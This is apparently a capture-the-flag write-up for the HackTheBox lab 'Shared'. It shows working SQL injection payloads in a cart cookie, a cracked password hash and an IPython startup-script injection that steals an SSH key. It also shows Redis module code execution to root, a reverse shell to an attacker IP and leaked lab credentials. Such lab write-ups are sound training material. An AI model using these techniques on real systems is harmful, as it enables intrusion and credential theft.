


# Enumeration

## Open Ports:

80/tcp http

443/tcp https ssl/http syn-ack ttl 63 nginx 1.18.0

22/tcp ssh



## Http(s) enum

- found a CVE for the current prestashop version but looks like it's a rabbit hole and didn't work so maybe the server is patched
- trying to add a item to wish list found login page and made an account

---

Email

Password

SHOW

[Forgot your password?](#)

SIGN IN

---

[No account? Create one here](#)

---

- trying to buy an item sent me to checkout.shared.htb subdomain after adding it to /etc/hosts files

→ ↻ 🏠 <https://checkout.shared.htb/#>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Your cart

#	Product	Qty
1	53GG2EF8	1

Credit card data (number and CVV):

Pay

## Exploitation

- trying to type stuff in the credit card and CVV but always gets pop up and nothing shows on burp

- going back to the main page found new value added to cookies

```
Host: shared.htb
Cookie: PHPSESSID=jgvmk6os1g8bre75r5lgtcu6d8; custom_cart
={"53GG2EF8": "1"};
```

- found SQLI in custom cart parameter

```
Host: checkout.shared.htb
Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT 1,
@@version, 3-- -": "1"};
```

42

```
</th>
<td>
```

10.5.15-MariaDB-0+deb11u1

- dumping database

```
{"53GG2EF8' AND 1=2 UNION SELECT 1,group_concat(table_name),3
from information_schema.tables-- a":"1"};
```

```
1 GET / HTTP/2
2 Host: checkout.shared.htb
3 Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT
1,group_concat(table_name),3 from information_schema.tables-- a":"1"};
PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def5020003d97d4f1ce2cfd4909dddf6339a8f96248fbcea2c73ed4a786a71ac5f8ce533caaf3d54
fb35d307a870f0090731b7de738293dec033feed5cccaa0e3f79e48cfc3faacc26f273861c611b4
c44bdefad4e51e6d0946d86c0a9b0a1986baba965d077a6aaa509b242e4e34e299e4a969765f6e0
0c46ff7c52bcab800b70a204d4672ba71f82738cc94a0487ec977f31ead629afc8d93d4708eeb87
bd181cfe8d621fcd8ad16d5b2378631bfbb7b0ab759d457a84593d3dc3c22edcfe613bb54b48dba
c844342706f62e247e292327a83545167372f5de72d98cd9c36ddf80685003793a757941b24ec02
f907ff756c024657548fead1041c0c670808c96dc6953506d9a0e00ef298ee23628d7bc1b262ac
9e8fb4c828ee040767e56107b42a836a16fa7ee0f13032d47bf4c10a9e6fb551015afe2f34e0e7f
06194058f7b4f3727217f190d6767bebf9e55598ae7993
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-Site: none
2 Sec-Fetch-User: ?1
```

```
ALL_PLUGINS, APPLICABLE_ROLES, CHARACTER_SETS, CHECK_CONS
RAINTS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY, COL
UMNS, COLUMN_PRIVILEGES, ENABLED_ROLES, ENGINES, EVENTS, FILES
, GLOBAL_STATUS, GLOBAL_VARIABLES, KEYWORDS, KEY_CACHES, KEY_C
OLUMN_USAGE, OPTIMIZER_TRACE, PARAMETERS, PARTITIONS, PLUGINS
, PROCESSLIST, PROFILING, REFERENTIAL_CONSTRAINTS, ROUTINES, S
CHEMATA, SCHEMA_PRIVILEGES, SESSION_STATUS, SESSION_VARIABLE
S, STATISTICS, SQL_FUNCTIONS, SYSTEM_VARIABLES, TABLES, TABLE
SPACES, TABLE_CONSTRAINTS, TABLE_PRIVILEGES, TRIGGERS, USER_PR
IVILEGES, VIEWS, CLIENT_STATISTICS, INDEX_STATISTICS, INNODB
_SYS_DATAFILES, GEOMETRY_COLUMNS, INNODB_SYS_TABLESTATS, SPAT
IAL_REF_SYS, INNODB_BUFFER_PAGE, INNODB_TRX, INNODB_CMP_PER
INDEX, INNODB_METRICS, INNODB_LOCK_WAITS, INNODB_CMP, THREAD
POOL_WAITS, INNODB_CMP_RESET, THREAD_POOL_QUEUES, TABLE_STAT
ISTICS, INNODB_SYS_FIELDS, INNODB_BUFFER_PAGE_LRU, INNODB_LO
CKS, INNODB_FT_INDEX_TABLE, INNODB_CMPMEM, THREAD_POOL_GROUP
S, INNODB_CMP_PER_INDEX_RESET, INNODB_SYS_FOREIGN_COLS, INNO
DB_FT_INDEX_CACHE, INNODB_BUFFER_POOL_STATS, INNODB_FT_BEIN
G_DELETED, INNODB_SYS_FOREIGN, INNODB_CMPMEM_RESET, INNODB_F
T_DEFAULT_STOPWORD, INNODB_SYS_TABLES, INNODB_SYS_COLUMNS, I
NNODB_FT_CONFIG, USER_STATISTICS, INNODB_SYS_TABLESPACES, IN
NODB_SYS_VIRTUAL, INNODB_SYS_INDEXES, INNODB_SYS_SEMAPHORE
WAITS, INNODB_MUTEXES, user_variables, INNODB_TABLESPACES_EN
CRYPTION, INNODB_FT_DELETED, THREAD_POOL_STATS, user, product
</td>
```

43

- dumping columns

```
"53GG2EF8' AND 1=2 UNION SELECT 1,group_concat(column_name),3
FROM information_schema.columns WHERE table_name= 'user'--
a":"1"};
```

Send [Settings] [Cancel] [Back] [Forward] Target: https://checkout.share

**Request**

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: checkout.shared.htb
3 Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT
1,group_concat(column_name),3 FROM information_schema.columns WHERE table_name=
'user'-- a":"1"}; PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def5020003d97d4f1ce2cfd4909ddf6339a8f96248fbcea2c73ed4a786a71ac5f8ce533caaf3d54
fb35d307a870f0090731b7de738293dec033feed5ccea0e3f79e48cfc3faacc26f273861c611b4
c44bdefad4e51e6d0946d86c0a9b0a1986baba965d077a6aaa509b242e4e34e299e4a969765f6e0
0c46ff7c52bcab800b70a204d4672ba71f82738cc94a0487ec977f31ead629afc8d93d4708eeb87
bd181cfe8d621fcd8ad16d5b2378631bfbb7b0ab759d457a84593d3dc3c22edcfe613bb54b48dba
c844342706f62e247e292327a83545167372f5de72d98cd9c36ddf80685003793a757941b24ec02
f907ff756c024657548fead1041c0c670808c96dcd6953506d9a0e0ef298ee23628d7bc1b262ac
9e8fb4c828ee040767e56107b42a836a16fa7ee0f13032d47bf4c10a9e6fb551015afe2f34e0e7f
06194058f7b4f3727217f190d6767bebf9e55598ae7993
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1

```

0 matches

**Response**

Pretty Raw Hex Render

```

37 </th>
38 </tr>
39 </thead>
40 <tbody>
41 <tr>
42 <th scope="row">
43 1
44 </th>
45 <td>
46 id,username,password
47 </td>
48 </tr>
49 <tr>
50 <th scope="col">
51 &nbsp;
52 </th>
53 <th scope="col">
54 &nbsp;
55 </th>
56 <th scope="col">

```

```

{"53GG2EF8' AND 1=2 UNION SELECT
1,group_concat(id,username,0x3a,0x3a,password),3 FROM user--
a":"1"};

```

- dumping user

**request**

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: checkout.shared.htb
3 Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT
1,group_concat(id,username,0x3a,0x3a,password),3 FROM user-- a":"1"};
PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def5020003d97d4f1ce2cfd4909ddf6339a8f96248fbcea2c73ed4a786a71ac5f8ce533caaf3d54
fb35d307a870f0090731b7de738293dec033feed5ccea0e3f79e48cfc3faacc26f273861c611b4
c44bdefad4e51e6d0946d86c0a9b0a1986baba965d077a6aaa509b242e4e34e299e4a969765f6e0
0c46ff7c52bcab800b70a204d4672ba71f82738cc94a0487ec977f31ead629afc8d93d4708eeb87
bd181cfe8d621fcd8ad16d5b2378631bfbb7b0ab759d457a84593d3dc3c22edcfe613bb54b48dba
c844342706f62e247e292327a83545167372f5de72d98cd9c36ddf80685003793a757941b24ec02
f907ff756c024657548fead1041c0c670808c96dcd6953506d9a0e0ef298ee23628d7bc1b262ac
9e8fb4c828ee040767e56107b42a836a16fa7ee0f13032d47bf4c10a9e6fb551015afe2f34e0e7f
06194058f7b4f3727217f190d6767bebf9e55598ae7993
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1

```

**response**

Pretty Raw Hex Render

```

36 </th>
37 <th scope="col">
38 Unit Price
39 </th>
40 </tr>
41 </thead>
42 <tbody>
43 <tr>
44 <th scope="row">
45 1
46 </th>
47 <td>
48 1james_mason::fc895d4eddc2fc12f995e18c865cf273

```

- hashed password:fc895d4eddc2fc12f995e18c865cf273

- [https://hashes.com/en/tools/hash\\_identifier](https://hashes.com/en/tools/hash_identifier)

✓ Possible identifications: [Decrypt Hashes](#)

fc895d4eddc2fc12f995e18c865cf273 - Soleil101 - Possible algorithms: MD5

# Foothold

- james\_mason:Soleil101
- we are in as user james\_mason

```
(super@kali)-[~/Desktop/CTF/htb/shared]
$ ssh james_mason@shared.htb
james_mason@shared.htb's password:
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:45:22 2022 from 10.10.14.4 and
james_mason@shared:~$
```

found database creds in website directory

/var/www/checkout.shared.htb/config

```
db.php
james_mason@shared:/var/www/checkout.shared.htb/config$ cat db.php
<?php
define('DBHOST','localhost');
define('DBUSER','checkout');
define('DBPWD','a54$K_M4?DdT^HUK');
define('DBNAME','checkout');
?>
```

- didn't really find anything in the database so back to enumerating
- using pspy and linpeas found that lpython runs on the machine

```
2022/11/12 09:52:01 CMD: UID=0 PID=15115 | /bin/bash /root/c.sh
2022/11/12 09:52:01 CMD: UID=1001 PID=15118 | /usr/bin/pkill ipython
```

- trying to find ways to priv esc on google using ipython
- found a github repo talking about ipython and how it can lead to priv esc
- <https://github.com/advisories/GHSA-pq7m-3gw7-gg5x>

- adding the commands to /opt/scripts\_review/

```
mkdir -m 777 /opt/scripts_review/profile_default/  
mkdir -m 777 /opt/scripts_review/profile_default/startup  
echo "import os;os.system('cat ~/.ssh/id_rsa >  
~/dan_smith.key')" >  
/opt/scripts_review/profile_default/startup/poc.py
```

- copying the key to our machine

```
nano key  
chmod 600 key  
ssh -i key dan_smith@10.129.30.186
```

```
startup  
james_mason@shared:/opt/scripts_review/profile_default$ echo "import os;os.system('cat ~/.ssh/id_rsa > ~/dan_smith.key')" > /opt/scripts_review/profile_default/startup/poc.py  
james_mason@shared:/opt/scripts_review/profile_default$ cd ~  
james_mason@shared:~$ cd ..  
james_mason@shared:/home$ cd  
dan_smith/ james_mason/  
james_mason@shared:/home$ cd dan_smith/  
james_mason@shared:/home/dan_smith$ ls  
dan_smith.key user.txt  
james_mason@shared:/home/dan_smith$
```

## Privesc to root

- and we are in as the user dan smith

```

(super@kali)-[~/Desktop/CTF/htb/shared]
$ ssh -i key dan_smith@10.129.30.186
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 14 14:43:34 2022 from 10.10.14.4
dan_smith@shared:~$ ls
dan_smith.key  user.txt
dan_smith@shared:~$ ls -la
total 36
drwxr-xr-x 4 dan_smith dan_smith 4096 Nov 12 10:31 .
drwxr-xr-x 4 root      root      4096 Jul 14 13:46 ..
lrwxrwxrwx 1 root      root        9 Mar 20 2022 .bash_history -> /dev/null
-rw-r--r-- 1 dan_smith dan_smith 220 Aug  4 2021 .bash_logout
-rw-r--r-- 1 dan_smith dan_smith 3526 Aug  4 2021 .bashrc
-rw-r--r-- 1 dan_smith dan_smith 2602 Nov 12 10:31 dan_smith.key
drwxr-xr-x 3 dan_smith dan_smith 4096 Jul 14 13:47 .ipython
-rw-r--r-- 1 dan_smith dan_smith 807 Aug  4 2021 .profile
drwx----- 2 dan_smith dan_smith 4096 Jul 14 13:47 .ssh
-rw-r----- 1 dan_smith dan_smith 33 Nov 12 10:28 user.txt
dan_smith@shared:~$ cat user.txt
0abbf99d92265845c2d050932c2fc14f
dan_smith@shared:~$

```

#userflag 0abbf99d92265845c2d050932c2fc14f

- running linpeas again
- this file might be interesting cos it's owned by root and readable by our group

```

-rwxr-x-- 1 root sysadmin 5974154 Mar 20 2022 /usr/local/bin/redis_connector_dev

```

```

dan_smith@shared:~$ id
uid=1001(dan_smith) gid=1002(dan_smith) groups=1002(dan_smith),1001(developer),1003(sysadmin)

```

- it's a binary file so let's try to upload it on our machine and see what it does

```

dynamicRecordSizingDisabledHashes1:"explicit,tag:0"
Parameters1:"optional"
dan_smith@shared:~$
dan_smith@shared:~$ python3 -m http.server 8008
Serving HTTP on 0.0.0.0 port 8008 (http://0.0.0.0:8008/) ...
10.10.16.5 - - [12/Nov/2022 10:40:00] "GET /redis_connector_dev HTTP/1.1" 200 -

redis_connector_dev 100%[=====] 5.70M 1.58MB/s in 3.6s
2022-11-12 10:40:03 (1.58 MB/s) - 'redis_connector_dev' saved [5974154/5974154]

```



```

(super@kali)-[~/Desktop/CTF/htb/shared]
$ ./redis_connector_dev
[+] Logging to redis instance using password ...

INFO command result:
dial tcp [::1]:6379: connect: connection refused

(super@kali)-[~/Desktop/CTF/htb/shared]
$ 


```

- looks like it's trying to connect to port 6379
- trying to open a listener on port 6379 and here is the result

<pre> INFO command result: dial tcp [::1]:6379: connect: connection refused  (super@kali)-[~/Desktop/CTF/htb/shared] \$   (super@kali)-[~/Desktop/CTF/htb/shared] \$ ./redis_connector_dev [+] Logging to redis instance using password ...  INFO command result: i/o timeout  (super@kali)-[~/Desktop/CTF/htb/shared] \$  </pre>	<pre> (super@kali)-[~] \$ nc -lvnp 6379 listening on [any] 6379 ... connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46354 *2 \$4 auth \$16 F2WHqJUz2WEz=Gqq  (super@kali)-[~] \$  </pre>
---	--

- looks like password so all we need to do now is to try to find username
- after some time trying username/passwords we tried to search for default redis creds
- <https://redis.io/commands/auth/>
- found that if there is only password specified then the username is default



 If only password is configured the username used is "default".  
Also, note that there is **no way to find externally** if Redis was configured with only password or username+password.

- :F2WHqJUz2WEz=Gqq

```
File Actions Edit View Help
dan_smith@shared:~/usr/local/bin$ redis-cli --pass F2WHqJUz2WEz=Gqq
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> █
```

- we are in redis
- using <https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis>
- to try to leverage this
- found a GitHub repo for redis exploit
- <https://github.com/n0b0dyCN/RedisModules-ExecuteCommand>

```
dan_smith@shared:~$ chmod 777 module.so
dan_smith@shared:~$ redis-cli --pass F2WHqJUz2WEz=Gqq
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> module load /home/dan_smith/module.so
OK
127.0.0.1:6379> modules list
(error) ERR unknown command `modules`, with args beginning with: `list`,
127.0.0.1:6379> module list
1) 1) "name"
   2) "system"
   3) "ver"
   4) (integer) 1
127.0.0.1:6379> system
(error) ERR unknown command `system`, with args beginning with:
127.0.0.1:6379> system.exec "id"
"uid=0(root) gid=0(root) groups=0(root)\n"
127.0.0.1:6379> █
```

- and we are root and now we execute a reverse shell

```

(super@kali)-[~/Desktop/CTF/htb/shared/CVE-2022-0543/RedisModules-ExecuteCommand]
$ nc -lvnp 2239
listening on [any] 2239 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.30.186] 54048
ls
dump.rdb
id
uid=0(root) gid=0(root) groups=0(root)
█

OK
127.0.0.1:6379> system.rev 10.10.16.5 2239
(error) ERR unknown command `system.rev`, with args beginning with: `10.10.16.5`, `2239`,
127.0.0.1:6379> module list
(empty array)
127.0.0.1:6379> exit
dan_smith@shared:~$ redis-cli --pass F2WHqJUz2WEz=Gqq
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe
127.0.0.1:6379> module load /home/dan_smith/module.so
OK
127.0.0.1:6379> module list
1) 1) "name"
   2) "system"
   3) "ver"
   4) (integer) 1
127.0.0.1:6379> system.rev 10.10.16.5 2239

```

#rootflag b82775a9f3da5b19d70417a2a8eb77b1

Service	Username	password
Prestashop	james_mason	Soleil101
ssh	dan_smith	(ssh_key from ipython)